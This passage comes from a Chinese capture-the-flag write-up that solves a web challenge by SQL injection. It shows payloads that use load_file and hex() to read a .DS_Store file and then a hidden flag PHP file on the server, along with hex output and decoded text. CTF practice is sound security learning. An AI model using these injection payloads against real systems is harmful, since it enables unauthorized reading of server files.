记录了用户的操作历史，可以看到用户进入了/tmp文件夹并解压了html.zip，接着做了一份拷贝，并删除了.DS_Store文件，这个文件是数据文件，对于内容十分重要，但由于内容大，前端显示不完全，因此网上wp都采用了十六进制回显：

接着构造payload：`1',content=(select(hex(load_file('/tmp/html/.DS_Store')))),/*`，回显如图：


我们将数据拷贝出来，并使用在线十六进制转字符进行翻译，如图：

输入十六进制文本：

```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000B00000
0090062006F006F00740073007400720061007049 6C6F63626C6F62000000100000
004600000028FFFFFFFFFFFF00000000000B0063006F006D006D0065006E0074002E
007000680070496C6F63626C6F6200000010000000CC0000002800000001FFFF000
```

转换后的文本：


```
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□
□b□o□o□t□s□t□r□a□pIlocblob□□□□□□□□F□□□(ÿÿÿÿÿÿÿ□□□□□□□□c□o□m□m□e□n□t
□.□p□h□pIlocblob□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```



CSDN @l8947943

可以看到我们要找的flag文件是：flag_8946e1ff1ee3e40f.php

接着构造payload：`1',content=select(hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*`，回显如图：



CSDN @l8947943

同样将其拷贝并翻译，得到最终的结果，如图：

CSDN @l8947943

这个题flag是动态的，因此需要一步步操作实践。

3. 反思

算了不反思了，天天被虐，太菜。
题目也算做到了现在，真的好难，我也不知道自己还能坚持多久，这个题研究花费了两天多时间才整理完，也算努力过了。欢迎留言交流讨论！